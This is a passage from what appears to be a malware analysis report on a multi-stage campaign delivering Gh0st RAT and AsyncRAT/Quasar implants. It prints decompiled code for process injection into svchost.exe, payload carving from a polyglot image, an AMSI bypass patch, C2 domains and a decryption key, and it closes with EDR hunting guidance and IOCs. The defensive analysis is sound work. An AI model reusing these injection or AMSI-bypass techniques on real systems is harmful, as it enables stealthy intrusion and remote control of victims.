00000000008E0040	00 74 5F 49	8D 04 09 44	8B 58 18 45	85 DB 74 52		.t_I...D.X.E.ŮtR
00000000008E0050	44 8B 40 20	8B 78 1C 8B	70 24 4D 03	C1 49 03 F9		D.@.x...p\$M.ĀI.ù
00000000008E0060	49 03 F1 33	D2 45 85 DB	74 38 45 8B	10 4D 03 D1		I.ñ3òE.Ůt8E..M.Ñ
00000000008E0070	33 C9 41 8A	02 4D 8B F2	EB 11 69 C9	83 00 00 00		3ÉA..M.òē.iÉ....
00000000008E0080	0F BE C0 03	C8 49 FF C6	41 8A 06 84	C0 75 EB 0F		.¼Ā.ÉIÿĀA...Āuē.
00000000008E0090	BA F1 1F 3B	CD 74 28 FF	C2 49 83 C0	04 41 3B D3		°ñ.;îť(ÿĀI.Ā.A;Ó
00000000008E00A0	72 C8 33 C0	48 8B 5C 24	30 48 8B 6C	24 38 48 8B		rĒ3ĀH.\\$0H.ł\$8H.
00000000008E00B0	74 24 40 48	8B 7C 24 48	48 83 C4 20	41 5E C3 48		t\$@H. \$HH.Ā AĀĀH
00000000008E00C0	85 DB 75 0C	0F B7 0C 56	8B 04 8F 49	03 C1 EB D4		.Ůu...V...I.ĀēŮ
00000000008E00D0	49 8B D2 49	8B C9 FF D3	EB CA CC CC	48 8B C4 48		I.òI.ÉÿóēīīīH.ĀH
00000000008E00E0	89 58 08 48	89 68 10 48	89 70 18 4C	89 48 20 57		.X.H.h.H.p.L.H W
00000000008E00F0	41 54 41 55	41 56 41 57	48 83 EC 20	B8 4D 5A 00		ATAUAVAWH.ī MZ.
00000000008E0100	00 4D 8B F9	4D 8B E0 48	8B F2 4C 8B	E9 66 39 02		.M.ùM.àH.òL.éf9.
00000000008E0110	0F 85 FA 02	00 00 48 63	7A 3C 48 03	FA 81 3F 50		..ú...Hcz<H.ú.?P
00000000008E0120	45 00 00 0F	85 E7 02 00	00 B8 64 86	00 00 66 39		E....ç....d...f9
00000000008E0130	47 04 0F 85	D8 02 00 00	B8 0B 02 00	00 66 39 47		G...ø.....f9G
00000000008E0140	18 0F 85 C9	02 00 00 8B	57 50 33 C9	41 B8 00 10		...É...WP3ÉĀH
00000000008E0150	00 00 44 8D	49 40 41 FF	55 10 48 8B	D8 33 C0 48		..D.IĀÿU.H.ø3ĀH
00000000008E0160	85 DB 0F 84	AA 02 00 00	44 8B 47 54	48 8B D6 48		Ů a a D CTU ŮU

The shellcode unpacks the next stage, a PE DLL that constitutes stage 4 (**Figure 13**). The key difference at this stage is delivery. Rather than writing the unpacked DLL to disk, the loader maps it reflectively in memory and transfers execution to it directly. Keeping stage 4 entirely in memory reduces the malware's on-disk footprint and frustrates static, file-based detection.

Figure 13: Stage 4 DLL: unpacked in-memory

Dump 2	Dump 1	Dump 3	Dump 4	Dump 5	Watch 1	x= Locals
Address	Hex	Hex	Hex	Hex	Hex	ASCII
0000000000900000	4D 5A 90 00	03 00 00 00	04 00 00 00	FF FF 00 00		MZ.....ÿÿ..
0000000000900010	B8 00 00 00	00 00 00 00	40 00 00 00	00 00 00 00		@.....
0000000000900020	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		
0000000000900030	00 00 00 00	00 00 00 00	00 00 00 00	08 01 00 00		
0000000000900040	0E 1F BA 0E	00 B4 09 CD	21 B8 01 4C	CD 21 54 68		..°...!í!..Lí!Th
0000000000900050	69 73 20 70	72 6F 67 72	61 6D 20 63	61 6E 6E 6F		is program canno
0000000000900060	74 20 62 65	20 72 75 6E	20 69 6E 20	44 4F 53 20		t be run in DOS
0000000000900070	6D 6F 64 65	2E 0D 0D 0A	24 00 00 00	00 00 00 00		mode...\$......
0000000000900080	3D E4 DA 39	79 85 B4 6A	79 85 B4 6A	79 85 B4 6A		=äŮ9y..jy..j
0000000000900090	00 04 B1 6B	EF 85 B4 6A	00 04 B0 6B	75 85 B4 6A		..±kĩ..j..°ku..j
00000000009000A0	00 04 B7 6B	7E 85 B4 6A	32 0F B7 6B	70 85 B4 6A		...k~..j2..kp..j
00000000009000B0	32 0F B0 6B	77 85 B4 6A	32 0F B1 6B	66 85 B4 6A		2.°kw..j2..±kf..j
00000000009000C0	00 04 B5 6B	7A 85 B4 6A	79 85 B5 6A	27 85 B4 6A		..µkz..jy.µj'.j
00000000009000D0	FE 0E BC 6B	78 85 B4 6A	FE 0E B4 6B	78 85 B4 6A		p.¼kx..jb..kx..j
00000000009000E0	FE 0E 4B 6A	78 85 B4 6A	FE 0E B6 6B	78 85 B4 6A		p.Kjx..jb..Źkx..j
00000000009000F0	52 69 63 68	79 85 B4 6A	00 00 00 00	00 00 00 00		Richy..j.....
0000000000900100	00 00 00 00	00 00 00 00	50 45 00 00	64 86 07 00		PE..d...
0000000000900110	9E 31 A0 69	00 00 00 00	00 00 00 00	F0 00 22 20		.1 i.....ð."
0000000000900120	0B 02 0E 32	00 06 01 00	00 EE 00 00	00 00 00 00		...2.....î.....
0000000000900130	B4 1A 00 00	00 10 00 00	00 00 00 80	01 00 00 00		
0000000000900140	00 10 00 00	00 02 00 00	06 00 00 00	00 00 00 00		

Stage 4: Injector

The reflectively loaded DLL begins by resolving its API dependencies at runtime to avoid static imports. It XOR-decodes a set of obfuscated strings, using 0x18 as the key for most and 0x02 for one, to recover the names of kernel32.dll and the functions it needs: CreateProcessA, VirtualAllocEx, WriteProcessMemory, and CreateRemoteThread. It then loads the library and resolves each function by name.

The injector revisits the same polyglot image dropped earlier (**C:\Windows\background.jpg**), this time carving a different region. It reads the file into memory, allocates a buffer of 0x29EF0 bytes, and assembles the injection payload in two parts: a 0x14F0-byte stub copied from an embedded data section within the DLL itself, followed by 0x28A00 bytes carved from the polyglot at offset 0x1587D (**Figure 14**). This second offset is distinct from the one used by stage 2, meaning the **polyglot carries multiple embedded payloads at different positions**. The carved block is then decoded using a key stored in the DLL's data section before the buffer is ready for injection.

Figure 14: Extracting additional payload components from Polyglot

```
HMODULE hModule = LoadLibraryA(lpLibFileName: "s}jv}t+*")
CreateProcessA = GetProcAddress(hModule, lpProcName: "[j}y1}Hjw{}kkY")
VirtualAllocEx = GetProcAddress(hModule, lpProcName: "Nqj1mytYttw{}`")
WriteProcessMemory = GetProcAddress(hModule, lpProcName: "Ojql}Hjw{}kkU}uwja")
CreateRemoteThread = GetProcAddress(hModule, lpProcName: "[j}y1}J}uwl}Lpj}y|")
int64_t var_2d8 = 0
int32_t var_2e8 = 0
// C:\Windows\background.jpg
wchar16* var_jpg_file = fopen("A8*Uklfmuq^`caiepmwlf,hre", "rb")

if (var_jpg_file == 0)
    TerminateProcess(hProcess: OpenProcess(dwDesiredAccess: PROCESS_TERMINATE, bInheritHandle: 0, dwProcessId: GetCurrentProcessId()), uExitCode: 0)

fseek(var_jpg_file, 0, FILE_END)
int32_t var_jpg_size = ftell(var_jpg_file)
fseek(var_jpg_file, 0, FILE_BEGIN)
int128_t* var_jpg_heap = j__malloc_base(sx.q(var_jpg_size))
fread(var_jpg_heap, sx.q(var_jpg_size), 1, var_jpg_file)
fclose(var_jpg_file)
int32_t var_2e4 = 0x28a00
int32_t var_2e0 = 0x29ef0
void* rax_58 = j__malloc_base(0x29ef0)
__builtin_memcpy(dest: rax_58, src: &data_18001d350, count: 0x14f0)
__builtin_memcpy(dest: rax_58 + 0x14f0, src: var_jpg_heap + 0x1587d, count: 0x28a00)
sub_180001000(rax_58 + 0x14f0, 0x28a00, &data_18001cb50)
j__free_base(var_jpg_heap)
```

With the payload prepared, the injector enumerates running processes and locates **svchost.exe as its injection target (Figure 15)**. It opens the target with full access, allocates an executable memory region inside it, writes the assembled payload, and starts a remote thread at the payload's entry point. Once injection succeeds, the injector terminates its own process, leaving the injected payload executing within the context of a legitimate system process.

Figure 14: Injection into svchost.exe

```

struct PROCESSENTRY32W lppe
lppe.dwSize = 0x238

for (BOOL i = Process32FirstW(hSnapshot: rax_59, &lppe); i != 0; i = Process32NextW(hSnapshot: rax_59, &lppe))
    var_22c

    if (sub_18000f9e0(&var_22c, u"svchost.exe") == 0)
        HANDLE rax_64 = OpenProcess(dwDesiredAccess: PROCESS_ALL_ACCESS, bInheritHandle: 0, dwProcessId: lppe.th32ProcessID)
        int32_t var_320
        int64_t var_318
        int64_t rax_65 = VirtualAllocEx(rax_64, 0, 0x29ef0, 0x1000, 0x40, var_320, var_318)
        WriteProcessMemory(rax_64, rax_65, rax_58, 0x29ef0, 0)
        var_318 = 0
        var_320 = 0

        if (CreateRemoteThread(rax_64, 0, 0, rax_65, 0, 0, 0) != 0)
            TerminateProcess(hProcess: OpenProcess(dwDesiredAccess: PROCESS_TERMINATE, bInheritHandle: 0, dwProcessId: GetCurrentProcessId()), uExitCode: 0)

CloseHandle(hObject: rax_59)
return TerminateProcess(hProcess: OpenProcess(dwDesiredAccess: PROCESS_TERMINATE, bInheritHandle: 0, dwProcessId: GetCurrentProcessId()), uExitCode: 0)

```

Stage 5: Session-Aware Injector

The payload now running inside svchost.exe begins with the same single-instance guard seen earlier, checking for the global event **Global\kkctsbn**. If the event already exists, the thread exits quietly (**Figure 16**). Otherwise, it creates the event and spawns its main worker thread.

Figure 16: Single Instance Check: Event

```

HANDLE hObject = OpenEventW(dwDesiredAccess: EVENT_ALL_ACCESS, bInheritHandle: 0, lpName: u"Global\kkctsbn")
data_140028ce0 = hObject

if (hObject != 0)
    CloseHandle(hObject)
    TerminateThread(hThread: GetCurrentThread(), dwExitCode: 0)
else
    data_140028ce8 = CreateEventW(lpEventAttributes: nullptr, bManualReset: 1, bInitialState: 1, lpName: u"Global\kkctsbn")

_beginthread(sub_140001410, 0, 0)
ExitThread(dwExitCode: 0)
noreturn

```

The worker first waits in a polling loop until the sideloaded DLL is present on disk, confirming that the earlier stages have finished writing their output before proceeding.

It then reads the polyglot image (C:\Windows\background.jpg) into memory a second time but now carves two entirely separate payloads from it at offsets not used by any previous stage. Each payload is assembled the same way: a 0x14F0-byte stub copied from the injector's own data section, followed by a larger block extracted from the polyglot. The first payload is carved from offset 0x52C04 (0x112E00 bytes) and the second from offset 0x165A04 (0xF0800 bytes). Both blocks are XOR-decrypted with keys embedded in the injector's data section. **This makes the polyglot image serve as a shared payload container across multiple stages, with at least three distinct embedded components addressed by different offsets throughout the chain (Figure 17).**

Figure 17: Extracting additional payload components from Polyglot

```

wchar16* rax_3 = fopen("C:\\Windows\\background.jpg", "rb")
fseek(rax_3, 0, FILE_END)
int64_t rbx = sx.q(ftell(rax_3))
fseek(rax_3, 0, FILE_BEGIN)
int128_t* rax_5 = j__malloc_base(rbx)
fread(rax_5, rbx, 1, rax_3)
fclose(rax_3)
data_140028cf8 = j__malloc_base(0x1142f0)
int128_t* rax_7 = j__malloc_base(0xf1cf0)
int128_t* rbx_1 = data_140028cf8
data_140028cf0 = rax_7
sub_140018500(rbx_1, &data_140026c90, 0x14f0)
sub_140018500(&rbx_1[0x14f], rax_5 + 0x52c04, 0x112e00)
mw_xor_decrypt(&rbx_1[0x14f], 0x112e00, &data_140026280)
sub_140018500(rax_7, &data_140026c90, 0x14f0)
sub_140018500(&rax_7[0x14f], rax_5 + 0x165a04, 0xf0800)
mw_xor_decrypt(&rax_7[0x14f], 0xf0800, &data_140025a80)

```

Delivery into target processes is session-aware. The injector enumerates all active terminal sessions and, for each one, **spawns a suspended svchost.exe process under a duplicated token whose session ID has been reassigned to match the target session**. It then performs the standard injection sequence: allocates executable memory in the remote process, writes the payload, and starts a remote thread at the payload entry (**Figure 18**). **This is repeated for both payloads (Stage 6A/6B) across every active session, giving the malware a presence in each logged-in user's session context rather than only the service session where it originally landed.**

Figure 18: Remote Thread Injection

```

do
enum FILE_CREATION_DISPOSITION pCount
int32_t var_560
pCount.q = &var_560

if (WTSEnumerateSessionsW(hServer: nullptr, Reserved: 0, Version: 1, &ppSessionInfo, pCount) != 0)
    int32_t rbx_2 = 0

    if (var_560 u> 0)
        do
            if (ppSessionInfo[zx.q(rbx_2)].State == 0)
                DeleteFileW(lpFileName: &fileName)

                if (GetFileAttributesW(lpFileName: &fileName) == 0xffffffff)
                    mw_w_thread_injection(ppSessionInfo[zx.q(rbx_2)].SessionId, data_140028cf8, 0x1142f0)

                DeleteFileW(lpFileName: &fileName_1)

                if (GetFileAttributesW(lpFileName: &fileName_1) == 0xffffffff)
                    data_140028d00 = mw_w_thread_injection(ppSessionInfo[zx.q(rbx_2)].SessionId, data_140028cf0, 0xf1cf0)

                rbx_2 += 1
            while (rbx_2 u< var_560)

            struct WTS_SESSION_INFO* pMemory = ppSessionInfo

            if (pMemory != 0)
                WTSFreeMemory(pMemory)

            ppSessionInfo = nullptr

            Sleep(dwMilliseconds: 0x1f40)

```

The worker runs in a continuous loop, re-checking for new sessions and re-injecting as needed. It writes a small debug log to `c:\debug.txt` (hidden and marked as a system file) containing the client process ID, and monitors for a kill file (`c:\kkqqqexit`) as a shutdown signal. When the kill file appears, the injector releases its resources, cleans up, and exits the thread.

Stage 6A: Injected PE-1, Screen Capture Client

The first payload injected into `svchost.exe` acts as a **lightweight remote-access client with screen capture capabilities**. On startup, it creates a hidden lock file (`c:\kkooPPP`) as a single-instance guard, terminating immediately if the file already exists (**Figure 19**).

Figure 19: Single instance check: File name

```

data_140112858 = 0
DeleteFileW(lpFileName: u"c:\kkooPPP")

if (CreateFileW(lpFileName: u"c:\kkooPPP", dwDesiredAccess: 0xc0000000, dwShareMode: FILE_SHARE_NONE, lpSecurityAttributes: nullptr, dwCreationDisposition: CREATE_NEW, dwFlagsAndAttributes: FILE_ATTRIBUTE_HIDDEN, hTemplateFile: nullptr) == -1 && GetLastError() == ERROR_FILE_EXISTS)
    TerminateProcess(hProcess: OpenProcess(dwDesiredAccess: PROCESS_TERMINATE, binheritHandle: 0, dwProcessId: GetCurrentProcessId()), uExitCode: 0)

```

The payload carries its own reflective PE loader, used to map several embedded DLLs entirely in memory without touching disk. Four modules are loaded this way:

1. **zlib**, identified by its `compress2` and `uncompress` exports, used for general-purpose data compression.
2. **CameraUtil.dll**, a desktop screen-capture library exporting `dsc_init`, `dsc_open`, `dsc_getpbmp`, and related functions for capturing the desktop framebuffer.
3. **libturbojpeg**, assembled from four separate data chunks into a single buffer before being loaded reflectively, exporting `tjInitCompress`, `tjCompress2`, `tjFree`, and `tjDestroy` for high-performance JPEG encoding.

4. **VTCP.dll**, a custom TCP networking library exporting socket-API equivalents under a `vtcp_` prefix (`vtcp_startup`, `vtcp_socket`, `vtcp_connect`, `vtcp_send`, `vtcp_recv`, `vtcp_close`, and others), providing the transport layer for C2 communication.

Together, these modules give the payload a self-contained screen-capture-to-JPEG pipeline and an independent networking stack for exfiltrating the captured frames to the C2 server.

C2 Connection

The client resolves the domain **kkxqbh.top** via DNS and connects to the resulting address over port **6666** (0x1A0A) using the VTCP.dll networking library. If the resolution fails, it retries in a loop with randomized sleep intervals. Socket-level timeouts are configured at 30 seconds for sends and 5 seconds for receives (**Figure 20**).

Figure 20: C2 connection: RAT derivative

```
do
    i = gethostbyname(name: "kkxqbh.top")
    Sleep(dwMilliseconds: rand() s% 0x7d0 + 0xbb8)
while (i == 0)
```

On a successful connection, it registers a receive callback and spawns a dedicated reader thread to process incoming data. The connection logic includes full reconnection handling: on disconnect, it tears down active sessions, cleans up handles, waits for pending operations to drain, and re-enters the resolution loop after a randomized delay.

Protocol and Packet Reassembly

Incoming data from the C2 is framed with a **6-byte sync marker followed by a 4-byte length field**. The receive handler accumulates data until a complete message is available, buffering partial packets across multiple reads. Once a full message is assembled, the payload is decompressed using `uncompress` (zlib) and handed to the command dispatcher.

Command Dispatcher

The dispatcher identifies each command by an 8-byte magic value at the start of the decompressed payload and spawns a dedicated worker thread for each task. The supported command set covers a broad range of remote access capabilities:

- **Reverse shell** via `cmd.exe` with pipe-based `stdin/stdout` redirection, supporting both interactive sessions and one-off command execution
- **Screen capture** control, including resolution switching and desktop handle management
- **Process execution** through both `CreateProcessW` and `ShellExecuteW`

- **File operations** including file deletion, file download (streamed to disk with progress tracking), and file upload
- **Desktop interaction** for switching and closing input desktops
- **Heartbeat and session control**, including a keepalive signal that triggers reconnection and a self-termination command
- **Multiple additional handler threads** for auxiliary tasks such as data exfiltration, clipboard access, and system information gathering

The main thread enters a standard Windows message loop after launching the C2 thread, keeping the process alive for the lifetime of the session (**Figure 21**).

Figure 21: RAT derivative Command dispatcher

```

else if (*rax == -0x7082b1f46e309d87)
    int128_t* rax_18 = j__malloc_base(rbx_1)
    data_140112880 = rax_18
    sub_140018160(rax_18, rax, rbx_1)
    data_14011292c = rsi.d
    data_140112840 = 0
    CloseHandle(hObject: sub_14000b834(nullptr, 0, sub_1400022c0, 0, THREAD_CREATE_RUN_IMMEDIATELY, nullptr))

    while (data_140112840 != 1)
        Sleep(dwMilliseconds: 1)

    j__free_base(data_140112880)
    j__free_base(rax)
else if (*rax == 0x51fb53cc68079f20)
    CloseHandle(hObject: sub_14000b834(nullptr, 0, sub_1400030c0, 0, THREAD_CREATE_RUN_IMMEDIATELY, nullptr))
    j__free_base(rax)
else if (*rax == 0x52a879fb68079f20)
    data_140112834 = rax[2]
    data_1401128e8 = rax[3]
    CloseHandle(hObject: sub_14000b834(nullptr, 0, sub_140003070, 0, THREAD_CREATE_RUN_IMMEDIATELY, nullptr))
    j__free_base(rax)
else if (*rax == 0x68075fbd62df6a21)
    CloseHandle(hObject: sub_14000b834(nullptr, 0, sub_140003110, 0, THREAD_CREATE_RUN_IMMEDIATELY, nullptr))
    j__free_base(rax)
else if (*rax == -0x6a12ae8c9d2095df)
    CloseHandle(hObject: sub_14000b834(nullptr, 0, sub_140003150, 0, THREAD_CREATE_RUN_IMMEDIATELY, nullptr))
    j__free_base(rax)
else if (*rax == -0x6ad1982fb1f49cf7)
    data_140112814 = rax[2].b
    data_140112800 = 0
    CloseHandle(hObject: sub_14000b834(nullptr, 0, sub_1400031b0, 0, THREAD_CREATE_RUN_IMMEDIATELY, nullptr))

    while (data_140112800 != 1)
        Sleep(dwMilliseconds: 1)

    j__free_base(rax)

```

Attribution

The architecture of this payload aligns with the **Gh0st RAT** family, likely a modern fork. The sync-marker-plus-length packet framing with zlib compression, the 8-byte magic command dispatch, the piped cmd.exe reverse shell, and the reflectively loaded screen-capture and networking modules (CameraUtil.dll, VTCP.dll) all map to well-documented Gh0st RAT derivatives.

Stage 6B: Injected PE-2, .NET RAT Loader

The second payload injected into svchost.exe serves as a native bootstrap for a .NET implant. Like its counterpart, it begins with a single-instance guard, this time using the lock file **c:\louewo** (path constructed relative to the user's local AppData), and terminates if the file already exists (**Figure 22**).

Figure 22: Single Instance Check: File name

```
sub_14000a320(&fileName, 0x104, u"C:\louewo", &pszPath)
DeleteFileW(lpFileName: &fileName)
enum FILE_CREATION_DISPOSITION var_6e8
var_6e8:0x10.q = 0
var_6e8:8.d = 2
int32_t r14 = 1
var_6e8 = 1

if (CreateFileW(lpFileName: &fileName, dwDesiredAccess: 0xc0000000, dwShareMode: FILE_SHARE_NONE, lpSecurityAttributes: nullptr, dwCreationDisposition: var_6e8) == -1
    && GetLastError() == ERROR_FILE_EXISTS)
    TerminateProcess(hProcess: OpenProcess(dwDesiredAccess: PROCESS_TERMINATE, bInheritHandle: 0, dwProcessId: GetCurrentProcessId()), uExitCode: 0)
```

Anti-Analysis and AMSI Bypass

The payload patches the **Antimalware Scan Interface (AMSI)** before the .NET runtime is loaded. It resolves `AmsiOpenSession` in `amsi.dll`, marks two bytes at offset `+0x1C` as writable, and overwrites them with **0xFEED**, this offset falls inside a `cmp` instruction rather than on an instruction boundary.

The write replaces the conditional branch with a short jump backward (`EB F2`), redirecting execution unconditionally to the error path. While the `cmp qword [rcx+0x10], 0xffffffffffffe` is still executed, the immediately following `jmp` jumps straight to the error path, making the comparison result useless. **This causes the function to always return 0x80070057 (E_INVALIDARG), regardless of whether the arguments are valid, and prevents AMSI from scanning the .NET assembly that is loaded immediately afterward (Figure 23).**

Figure 23: AMSI patching

```
HMODULE hModule_1 = GetModuleHandleA(lpModuleName: "amsi.dll")

if (hModule_1 != 0)
    void* rax_6 = GetProcAddress(hModule: hModule_1, lpProcName: "AmsiOpenSession")

    if (rax_6 != 0 && VirtualProtect(lpAddress: rax_6 + 0x1c, dwSize: 2, flNewProtect: PAGE_EXECUTE_READWRITE, lpf10ldProtect: &var_6a8) != 0)
        *(rax_6 + 0x1c) = 0xfeeb
        VirtualProtect(lpAddress: rax_6 + 0x1c, dwSize: 2, flNewProtect: var_6a8, lpf10ldProtect: &var_6e8:0x30)
```

AES Decryption and In-Memory CLR Hosting

The loader base64-decodes an embedded blob and decrypts it using AES-128 via the `BCrypt` API. The key is the hardcoded 16-byte value `3343f6a8885a308da11ae0d18cd4a7f5`, with a zeroed IV. **The decrypted output is a .NET assembly (MSIL) protected with .NET Reactor (Figure 24/Figure 25).**

Figure 24: Decrypted MSIL RAT Loader

The screenshot displays a utility window for decoding and decrypting data. The 'From Base64' section contains a text area with the input string: `lH6jKf/3d3uevjXmqplqWqXgqEN8jIITDgoJP5zID4+nFHP+adDWH/M147avENZwtZtHoffDyR+4i4wfoB1QsAtv6Hfs0s+XLi`. Below this, the 'AES Decrypt' section is active, showing a key of `33 43 F6 A8 88 ...` in hexadecimal, an IV of `0000000000000000`, and the mode set to CBC. The output section shows the decrypted MSIL code, which is a .NET assembly protected with .NET Reactor. The output is displayed in a monospaced font, with some characters highlighted in red.

Rather than dropping the assembly to disk, the loader hosts the CLR entirely from native code. It walks the standard COM hosting chain: `CLRCreateInstance` to obtain the `ICLRMetaHost` interface, `GetRuntime` targeting v4.0.30319, `GetInterface` for `ICorRuntimeHost`, then `Start()` to spin up the runtime.

Figure 25: Final Stage RAT payload

```
namespace Client
{
    // Token: 0x02000008 RID: 8
    public class Program
    {
        // Token: 0x06000038 RID: 56 RVA: 0x00003F44 File Offset: 0x00002144
        public static void Main()
        {
            DetectionResult memoryInfo = MemoryInfoDetector.GetMemoryInfo();
            if (!memoryInfo.HasError && memoryInfo.IsVirtualSandbox)
            {
                MemoryInfoDetector.HandleVirtualSandboxDetection(memoryInfo.IsVirtualSandbox);
            }
            for (int i = 0; i < Convert.ToInt32(Settings.Delay); i++)
            {
                Thread.Sleep(1000);
            }
            if (!Settings.InitializeSettings())
            {
                Environment.Exit(0);
            }
            try
            {
                if (!MutexControl.CreateMutex())
                {
                    Environment.Exit(0);
                }
                if (Convert.ToBoolean(Settings.Anti))
                {
                    Class1.smethod_0();
                }
                if (Convert.ToBoolean(Settings.Install))
                {
                    Class0.smethod_0();
                }
                if (Convert.ToBoolean(Settings.BDOS) && Methods.IsAdmin())
                {
                    ProcessCritical.Set();
                }
                ConfigManager.ApplyStartupConfig();
            }
            catch
            {
            }
            try
            {
            }
        }
    }
}
```

It retrieves the default `AppDomain`, wraps the decrypted bytes into a `SAFEARRAY`, and calls `Load_3` to load the assembly from memory. Finally, it resolves the assembly's entry point via `get_EntryPoint` and invokes it, transferring execution to the .NET payload without it ever touching disk.

[Decrypted Payload: AsyncRAT \(Quasar Fork\)](#)

The in-memory .NET assembly is a **Quasar/AsyncRAT-family** implant. Its configuration strings, visible after deobfuscation, are encrypted with AES-256-CBC using an encrypt-then-HMAC scheme (**Figure 26**). The encryption key is derived from a base64-encoded passphrase against the well-known Quasar default salt, a signature trait of this lineage.

Figure 26: Encrypted RAT Configuration

```
// Token: 0x04000012 RID: 18
public static string Ports = "FzTpFwP69mdpSd7VWoOrsK5rEJ1EfTt0mjXjCwbb0ZazowXgxK8vmxkKBNBYMepv/32xQvhxZxz3cb7imVXEg==";

// Token: 0x04000013 RID: 19
public static string Hosts = "6DPv3iwEbXxAkyXfv02TMg1C/ZORZXty2BnwHyfIXbNY4gvFX2lhQBC60cFyJ0y43bwj+1+y7S9yki6cL3csUQ==";

// Token: 0x04000014 RID: 20
public static string Version = "91ePZkjLpQrSR5NBYS9C25UX8G9PA9np1xMBJv4Mm8LJiU3x8EsTraYta9oZovB8tSnNuCT3ezVIldZhfl58qg==";

// Token: 0x04000015 RID: 21
public static string Install = "+Ne9kH3LyWtFYCz7WHb6w7dg6uvVLRM3sQ2Xd5RjIMUVd0yOx3thlAsau5Md/rwmIX58VgK6z4m4JQ6dpNkafA==";

// Token: 0x04000016 RID: 22
public static string InstallFolder = "C:\\Users\\Administrator\\AppData\\Roaming";

// Token: 0x04000017 RID: 23
public static string InstallFile = "MyApp.exe";

// Token: 0x04000018 RID: 24
public static string Key = "RmFYVzZ5RnhxQzBoSkk3cTFwcjRoV2ZVQkppQ0dvUTI=";
```

The decrypted configuration yields the following indicators, as listed in **Table 1**:

Table 1: Decrypted RAT configuration


Field	Value
C2 Host	ouewop[.]com
C2 Port	6351
Version	Reach 2.0.1
Mutex	5sGEm6Q4eTNv
Group	Default
Install	false

Attribution

This payload is a confirmed member of the **Quasar/AsyncRAT family**, identified by

- PBKDF2 key derivation with the Quasar default salt
BFEB1E56FBCD973BB219022430A57843003D5644D21E62B9D4F180E7E6C33941 (**Figure 27**).
- The config encryption scheme is [HMAC-SHA256 || IV || AES-256-CBC].
- The characteristic field names (Hosts, Ports, MTX, BDOS, Pastebin, HostCertificate).
- The version string Reach 2.0.1 identifies the specific builder variant.

Figure 27: Decrypted RAT configuration: reproduced in Cyberchef



Conclusion

This campaign demonstrates a well-structured, multi-stage infection chain that combines social engineering, signed-binary abuse, and layered in-memory execution to deliver two independent remote access implants onto victim systems. The use of a polyglot image as a shared payload container across multiple stages, session-aware injection to cover all logged-in users, and a dual-implant strategy with separated C2 channels reflect a level of operational maturity designed to maximize persistence and survivability.

Every stage after the initial download progressively reduces the on-disk footprint: the early stages write only the minimum files needed for sideloading and persistence, while the later stages operate entirely in memory through reflective loading, in-memory CLR hosting, and remote thread injection. The final implants never touch disk in their unpacked form, and the polyglot that carries them passes casual inspection as a legitimate image file.

For a defender, these design choices carry direct consequences. Two implants over two C2 channels mean blocking one does not end the intrusion. In-memory execution and signed-binary abuse mean an endpoint product can stay quiet while the operator holds full control. That gap is where threat hunting earns its place. Hunting for the staged service, the host artifacts, and the named global events finds this activity when detections do not, and the same indicators give a DFIR team a fast path to scope and contain a confirmed compromise. Defense in depth is what keeps a single missed signal from becoming a full intrusion.

EDR Detection Methodologies

- **DLL Sideloading via Unsigned Module:** Look for digitally signed executables loading unsigned or untrusted DLLs from the same directory, particularly when the DLL name matches a known accessibility component (nvdaHelperRemote.dll).

- **Anomalous Service Creation:** Hunt for new services created with an ImagePath pointing to C:\Program Files\Windows Media Player\ where the service name or display name does not correspond to a legitimate Windows component.
- **AMSI Tampering Before CLR Initialization:** Look for processes calling VirtualProtect targeting memory regions within amsi.dll (specifically AmsiOpenSession) before loading CLR libraries.
- **In-Memory CLR Hosting from a Native Process:** Look for native (non-.NET) processes such as svchost.exe loading clrjit.dll without a corresponding .NET service registration. This indicates the CLR is being hosted programmatically to execute an in-memory .NET assembly.
- **Global Event Creation with Random Names:** Look for global kernel objects with non-descriptive or random-looking names (Global\kkctsbn, Global\ShitSetupOn26126k) created by processes that are not known system components.
- **Process Injection into svchost.exe:** Hunt for CreateRemoteThread or NtCreateThreadEx calls targeting svchost.exe from a process that is not services.exe or another expected system component.
- **Hidden File Creation at Filesystem Root:** Hunt for hidden files with non-descriptive names created under C: (c:\kkooPPP, c:\louewo, c:\kkqqexit, c:\debug.txt) by processes other than known system utilities.

IOCs

File Hashes

File	SHA256
Common_Offline_Utility_ITR-1_to_4_AY2026-27.zip	52c19cfdc25bd1c1be3386493d60ded19e2fe35e053d81dda2b212d8dde84330
